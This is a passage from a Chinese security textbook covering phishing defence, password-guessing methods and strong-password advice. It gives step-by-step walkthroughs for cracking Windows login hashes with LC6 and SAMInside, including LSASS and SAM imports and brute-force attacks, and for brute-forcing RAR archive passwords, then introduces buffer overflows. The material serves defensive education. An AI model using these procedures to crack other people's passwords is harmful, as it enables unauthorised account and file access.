钓鱼攻击还使用非技术手段使用户落入陷阱,其中的一个策略就是急迫性,从而使用户急于采取行动,而较少花时间去核实消息的真实性。另一个策略是威胁用户,如果不按照所要求的去做就会造成可怕的后果,如终止服务或关闭账户。少数攻击还许诺将获得巨额回报(如“你中了一个大奖”),但威胁攻击更为常见,用户往往会对不劳而获产生怀疑,这可能是人类的本能。

### 2.1.4 网络钓鱼攻击的预防

网络钓鱼攻击从防范的角度来说也可以分为两个方面,一方面是对钓鱼攻击利用的资源进行限制,一般钓鱼攻击所利用的资源是可控的,比如WEB漏洞是Web服务提供商可以直接修补的、邮件服务商可以使用域名反向解析邮件发送服务器提醒用户是否收到匿名邮件、利用IM软件传播的钓鱼URL链接是IM服务提供商可以封杀的;另一方面是不可控制的行为,比如浏览器漏洞,大家就必须打上补丁防御攻击者直接使用客户端软件漏洞发起的钓鱼攻击,各个安全软件厂商也可以提供修补客户端软件漏洞的功能。同时各大网站有义务保护所有用户的隐私,有义务提醒所有的用户防止钓鱼,以提高用户的安全意识。在日常生活中,广大用户要防范网络钓鱼,就应做到以下几点。

① 不要輕易在网上留下证明自己身份的任何资料,包括手机号码、身份证号、银行卡号码等。

② 不要通过网络传输自己的隐私资料,包括银行卡号码、身份证号、电子商务网站账户等资料不要通过QQ、MSN、E-mail等软件传播,因为这些往往可能被黑客利用来进行诈骗。

③ 不要輕易相信网上的消息,除非得到权威途径的证明。如网络论坛、新闻组、QQ等往往有人发布谣言,伺机窃取用户的身份资料等。

④ 不要在网站注册时透露自己的真实资料,例如,住址、住宅电话、手机号码、自己使用的银行账号等。骗子们可能利用这些资料去欺骗你的朋友。

⑤ 如果涉及金钱交易、商业合同、工作安排等重大事项,不要仅仅通过网络完成,有心计的骗子们可能通过这些途径了解用户的资料,伺机进行诈骗。

⑥ 不要輕易相信通过电子邮件、网络论坛等发布的中奖信息、促销信息等,除非得到另外途径的证明。因为正规公司一般不会通过电子邮件给用户发送中奖信息和促销信息的。

⑦ 其他网络安全防范措施。一是安装防火墙和防病毒软件,并经常升级;二是注意经常给系统打补丁,堵塞软件漏洞;三是禁止浏览器运行JavaScript和ActiveX代码;四是不要浏览陌生的网站,同时不要执行从网上下载后未经杀毒处理的软件等;五是提高自我保护意识,尽量避免在网吧等公共场所使用网上电子商务服务。

## 2.2 口令猜解攻击

攻击者常常把破译目标用户的口令作为攻击的开始。只要攻击者能猜测或者确定用户的口令,就能获得机器或者网络的访问权,并能访问到用户可以访问到的任何资源。如果这个用户有域管理员或 root 用户权限,这是极其危险的。

口令认证是目前防止黑客进入和使用系统最有效也是最常用的做法之一。获取合法用户的账号和口令已经成为黑客攻击的重要手段之一。在有些情况下,黑客必须取得合法用户或管理员的口令才能进入和控制系统。现在,有一部分人喜欢破解他人的各种口令,如系统账户口令、压缩文件口令等。

### 2.2.1 实现口令猜解攻击的三种方法

猜解口令的前提是必须先获得该主机上某个合法用户的账号,然后再进行合法用户口令的破译。下面 3 种方法可以实现口令猜解攻击。

#### 1. 通过网络监听非法得到用户口令

这类方法有一定的局限性,但危害性极大。监听者往往采用中途截击的方法,这也是获取用户账号和密码的一条有效途径。当前,很多协议根本就没有采用任何加密或身份认证技术,如在 Telnet、FTP、HTTP、SMTP 等传输协议中,用户账号和密码信息都是以明文格式传输的,此时若攻击者利用数据包截取工具便可很容易收集到该信息。还有一种中途截击攻击方法,它在你同服务器端完成“三次握手”建立连接之后,在通信过程中扮演“第三者”的角色,假冒服务器身份欺骗你,再假冒你向服务器发出恶意请求,其造成的后果不堪设想。另外,攻击者有时还会利用软件和硬件工具时刻监视系统主机的工作,等待记录用户登录信息,从而取得用户密码;或者编制有缓冲区溢出错误的 SUID 程序来获得超级用户权限。

#### 2. 利用专门的软件破解口令

利用一些专门的软件强行破解用户口令,这种方法不受网段限制,但攻击者要有足够的耐心和时间。例如,采用字典穷举法(或称暴力法)来破解用户的密码。攻击者可以通过一些工具程序,自动地从计算机字典中取出一个单词,作为用户的口令,再输入给远端的主机,申请进入系统;若口令错误,就按序取出下一个单词,进行下一次尝试,并一直进行下去,直到找到正确的口令或将字典的单词试完为止。由于这个破译过程由计算机程序来自动完成,因而几个小时就可以把上十万条记录的字典里所有单词都尝试一遍。

### 3. 利用系统管理员的失误

在操作系统中,用户的基本信息存放在 passwd 文件中,而所有的口令则经过 DES 加密方法加密后,专门存放在一个叫 shadow 的文件中。黑客们获取口令文件后,就会使用专门破解 DES 加密法的程序来解口令。同时,由于为数不少的操作系统都存在许多安全漏洞、Bug 或一些其他设计缺陷,这些缺陷一旦被找出,黑客就可以长驱直入。为了保护自己密码的安全,用户要慎重设置自己的口令。要想设置好的口令,需要做到以下几点。

① 不要使用与自己相关的信息作为口令。如执照号码、电话号码、身份证号码、工作证号码、生日、所居住的街道名字等。

② 不要使用简单危险口令,推荐使用口令设置为 8 位以上的大小写字母、数字和其他符号的组合。设置口令一个最好的选择就是将两个不相关的词用一个数据或非字母字符相连。

③ 要定期更换口令,因为 8 位数以上的字母、数字和其他符号的组合也不是绝对无懈可击的,但更换口令前要确保所使用计算机的安全。

④ 不要把口令轻易告诉任何人。尽可能避免因为对方是网友或现实生活中的朋友,而把密码告诉他。

⑤ 避免多个资源使用同一个口令,一旦一个口令泄露,所有的资源都将受到威胁。

⑥ 不要让 Windows 或者 IE 保存任何形式的口令,因为 “\*” 符号掩盖不了真实的口令。而且在这种情况下,Windows 都会将口令储存在某个文件中。

⑦ 不要随意保存账号和口令,注意把账号和口令存放在相对安全的位置。把口令写在日历上、记在钱包上等都是危险的做法。

⑧ 申请密码保护,即设置安全码,注意安全码不要和口令设置得一样。如果没有设置安全码,别人一旦破解密码,就可以把密码和注册资料(除证件号码)全部修改。

#### 2.2.2 使用 LC6 破解计算机登录密码

根据口令猜解的方法可以知道,在进行攻击时,各种密码破解工具是必不可少的。下面通过使用 LC6 破解计算机密码来介绍黑客进行密码破解的具体过程。


L0phtCrack6.0.12(简称为 LC6)是 L0phtCrack 组织开发的 Windows 平台口令审核程序的新版本,提供了审核 Windows 账号的功能,以提高系统的安全性。另外,LC6 也被一些黑客用来破解 Windows 用户口令,对用户的网络安全造成很大的威胁。所以,了解 LC6 的使用方法,可以避免使用不安全的密码,从而提高用户本身系统的安全性。L0phtCrack 能直接从注册表、文件系统、备份磁盘或是在网络传输的过程中找到口令。L0phtCrack 开始破解的第一步,是精简操作系统存储加密口令的 hash 列表。之后才开始口令的破解,这个过程称为

cracking。它采用 3 种不同的方法来实现。

在 Windows 操作系统中用户账号的安全管理使用了安全账号管理 SAM (Security Account Manager) 机制, 用户和口令经过 Hash 加密变换后以 Hash 列表的形式存放在 %System Root%\System32\config 下的 SAM 文件中。LC6 是通过破解这个 SAM 文件来获得用户名和密码的。LC6 可以在本地系统、其他文件系统、系统备份中获得 SAM 文件, 从而破解出口令。


使用 LC6 破解密码的具体操作步骤如下。

- ① 下载并安装 LC6, 单击桌面上的快捷图标即可打开 “L0phtCrack 6 Wizard (LC6 向导)” 对话框, 如左下图所示。单击 “Next (下一步)” 按钮, 即可打开 “Get Encrypted Password (取得加密口令)” 对话框, 在其中选择相应单选项来设置导入加密口令的方法, 这里选择 “Retrieve from the local (从本地计算机导入)” 单选按钮, 如右下图所示。




“L0phtCrack6 向导”对话框

- ② 单击 “Next (下一步)” 按钮, 即可打开 “Choose Auditing Method (选择破解方法)” 对话框, 操作如左下图所示。LC6 提供了快速口令破解、普通口令破解、复杂口令破解以及自定义等 4 种破解方式。
- ③ 选择 “Custom (自定义)” 单选按钮, 单击 “Custom Options (自定义选项)” 按钮, 即可打开 “Custom Auditing Options (自定义破解选项)” 对话框, 如右下图所示。LC6 提供了字典攻击、混合字典、预定散列以及暴力破解等 4 种自定义破解方式, 这里选择使用 “字典攻击” 破解方法。




“取得加密口令”对话框




“选择破解方法”对话框

- ④ 单击“OK (确定)”按钮,即可返回“Choose Auditing Method (选择破解方法)”对话框。单击“Next (下一步)”按钮,即可打开“Pick Reporting Style (选择报告风格)”对话框,在其中选择所需的报告风格,如图所示。



“选择报告风格”对话框

- ⑤ 单击“Next (下一步)”按钮,即可打开“Begin Auditing (开始破解)”对话框,在其中可以看到准备破解密码提示信息,如图所示。



开始破解对话框

- ④ 单击“Finish (完成)”按钮,即可打开“LC6”的主窗口,如图所示。此时开始破解密码,在其中可以看到本地计算机中所有的账户名称及其属性。待破解完成后,即可在“LC6”主窗口的“口令”列中,看到破解出来的账户名称与密码。



破解结果


LC6 是一款比较常用的密码破解工具,其使用非常方便,但是当遇到密码比较复杂的情况时,破解密码可能会需要很长时间。

### 2.2.3 使用 SAMInside 破解计算机密码

SAMInside 为一款俄罗斯版 Windows 密码恢复软件,可在 Windows 7、Windows 8、


Windows XP 操作系统中使用，主要用来恢复 Windows 用户登录密码。与一般 Windows 密码破解软件的不同在于：多数 Windows 密码恢复软件都是将 Windows 用户密码重置，而如果此时用户恰好使用了 NTFS 文件系统，且将文件用 NTFS 的特性 EFS(加密文件系统)加密，则这些文件将变成永久不可读数据。SAMInside 是将用户密码以可读的明文分式破解出来，且 SAMInside 可采用分布式攻击方式同时使多台计算机进行密码破解，从而大大提高了破解速度。

下面以 SAMInside-v2.7.0 汉化版为例来介绍破解计算机密码，主要步骤如下。

- ① 从网上下载得到 SAMInside-v2.7.0 的软件包，解压缩之后双击 SAMInside.exe 程序，即可打开“SAMInside”主窗口。
- ② 单击工具栏中的“导入”按钮，在快捷菜单中可以看出该软件提供了 10 种导入方式，如图所示。从上到下分别是：导入 SAM 和系统注册表文件、导入 SAM 注册表和 SYSKEY 文件、从 PWDUMP 导入文件、从 .HDT 文件中导入、从 .LCP 文件导入、从 .LCS 文件导入、从 .LC 文件导入、从 .LST 文件中导入、从 \*.txt 文件中导入 LM 哈希、从 \*.txt 文件中导入 NT 哈希。




选择密码导入方式

- ③ 如果想把账户导出到指定的文件中，则单击工具栏中的“导出”按钮，在快捷菜单中选择相应的导出方式。SAMInside 提供了导出用户到 PWDUMP 文件、导出选定的用户到 PWDUMP 文件、导出所选定的 LM 哈希至 EGB 格式、导出用户到 HTML、导出发现密码（即导出已经破解出的密码）、导出统计等多种导出方式，如图所示。





选择账户导出方式

- ④ 如果想破解本地计算机密码，则可单击工具栏中的第三个按钮，在快捷菜单中选择相应的选项。如选择“导入本地用户通过 LSASS（即通过 LSASS 导入本地用户）”选项，即可快速导入本地账户；如选择“导入本地用户通过计划程序”选项，则需要等候才可导入，如图所示。




选择导入本地账户

- 5 单击工具栏中的  按钮即可进行“标记所有用户”“取消标记所有用户”“反转选项”“编辑用户”和“添加用户”等操作。在快捷菜单中选择“添加账户”选项,即可弹出“SAMInside”对话框,在其中可以设置新增加账户的信息,还可以在相应位置输入 LM 和 NT 的哈希值(hash),如图所示。



对用户进行操作

- 6 单击工具栏中的“删除”按钮 , 在弹出的快捷菜单中选择相应的选项即可进行删除所选用户、删除已发现密码的用户、删除所有用户等操作, 如图所示。



删除用户菜单





- ⑦ 单击工具栏中的  按钮，即可打开“SAMInside”窗口，从中可以分别看出 LM 和 NT 的哈希值，如图所示。SAMInside 提供了 LM 哈希攻击、NT 哈希攻击、暴力攻击、掩码攻击、字典攻击、预计算式攻击等多种攻击方式。




“SAMInside”窗口

### 注意


如果密码前 3 位是数字，后 2 位是字母，中间有 3 位不详，此时需要设置一下以增加破解速度，这种破解方式就是掩码攻击。

- ⑧ 单击工具栏中的“攻击”按钮 ，在快捷菜单中选择相应的方式，如图所示。单击工具栏中的  按钮或  按钮，即可恢复密码。当然，黑客们会利用该菜单猜解目标口令。而  按钮的作用是停止猜解。




选择攻击方式菜单

下面以一个本地计算机账户 Administrator 的密码破解为例介绍密码破解过程,具体的操作步骤如下。

- ① 在“SAMInside”主窗口中单击工具栏中的第三个按钮,在快捷菜单中选择“LSASS 导入要破解的内容”选项,即可自动读入本机的用户账户信息,如图所示。



导入本地账户信息

- ② 选中“Administrator”账户之后,单击工具栏中的“攻击”按钮,在弹出的快捷菜单中选择“NT 哈希攻击”和“暴力攻击”方式,如图所示。





选择攻击方式

- ③ 选择“选项”选项,即可打开“选项”对话框,在勾选“所有可打印字符”复选框之后,单击“确定”按钮,如图所示。



“选项”对话框

- ④ 此时返回到“SAMInside”主窗口中。单击工具栏中的  或  按钮，即可开始猜解密码，待猜解完毕后即可看到“暴力攻击完成”提示。
- ⑤ 单击“确定”按钮，即可看到猜解出的密码，如图所示。猜解的过程往往需要一段时间，这就要读者耐心等待了。另外，读者还可以根据需要进行其他攻击方式。




猜解出的账户密码

## 2.2.4 压缩包密码的暴力破解


RAR Password Cracker 是一款专门用来破解 RAR 压缩文件密码的工具，通过暴力破解、密码字典等方法，来快速破解被密码保护的文件。其最新版本具备了状态存储、并行计算、多卷文件支持等新功能。使用 RAR Password Cracker 破解压缩包密码的具体操作步骤如下。

- ① 安装 RAR Password Cracker 后启动该软件, 即可打开“RAR Password Cracker Wizard-Welcome (RAR 密码解密向导-欢迎)”对话框, 选择“Create new project (创建新的工程)”单选项, 如图所示。




“RAR 密码解密向导-欢迎”对话框

- ② 单击“下一步”按钮, 即可打开“RAR Password Cracker Wizard-Files to crack (RAR 密码解密向导-需要解密的文件)”对话框, 如图所示。单击“Load RAR archive (加载 RAR 压缩包)”按钮, 选择需要解密的压缩包。添加压缩包成功后, 可在“Encrypted File (加密文件)”列表中看到刚加载的压缩包的属性。




“RAR 密码解密向导-需要解密的文件”对话框

③ 单击“Add to project(添加到工程)”按钮,即可将加载的压缩包加入破解列表中,如图所示。




添加到工程

④ 单击“下一步”按钮,即可打开“RAR Password Cracker Wizard-Choose Dictionary/Bruteforce attack (RAR 密码解密向导-选择解密方式)”对话框。该软件提供 Dictionary attack (字典解密) 和 Bruteforce attack (暴力破解) 两种破解方式,在这里选择“暴力破解”单选项,如图所示。



选择“暴力破解”单选项

- ⑤ 单击“下一步”按钮，在弹出的快捷菜单中选择相应的字符类型，然后设置密码的范围以及最大长度和最短长度。单击“下一步”按钮，选择工程保存位置和名称，保存位置设置完成后单击“完成”按钮，即可开始对压缩包密码进行破解，其破解速度与压缩包密码强度和计算机运行速度有关，结果运行如图所示。



破解文件密码结果

## 2.3 缓冲区溢出攻击

缓冲区溢出攻击是利用缓冲区溢出漏洞所进行的攻击行动。缓冲区溢出是一种非常普遍、非常危险的漏洞，广泛存在于各种操作系统、应用软件中。利用缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动等后果。

### 2.3.1 缓冲区溢出介绍

缓冲区溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量，溢出的数据覆盖在合法数据上。理想的情况是：程序会检查数据长度，而且并不允许输入超过缓冲区长度的字符。但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配，这就为缓冲区溢出埋下了隐患。操作系统所使用的缓冲区，又被称为“堆栈”。在各个操作进程之间，指令会被临时储存在“堆栈”当中，“堆栈”也会出现缓冲区溢出。当一个超长的数据进入缓冲区时，超出部分就会被写入其他缓冲区，其他缓冲区存放的可能是数据、下一条指令的指针或其他程序的输出内容，这些内容都被覆盖或者破坏掉。由此可见，数据或一套指令的溢出，就可能会导致一个程序或操作系统崩溃。

黑客制造的溢出往往是有一定企图的，他们可以编写一个超过缓冲区长度的字符串植入到缓冲区，再向一个有限空间的缓冲区中植入超长的字符串，此时可能会出现以下两种结果。

- ① 过长的字符串覆盖了相邻的存储单元，引起程序运行失败，严重的可导致系统崩溃。
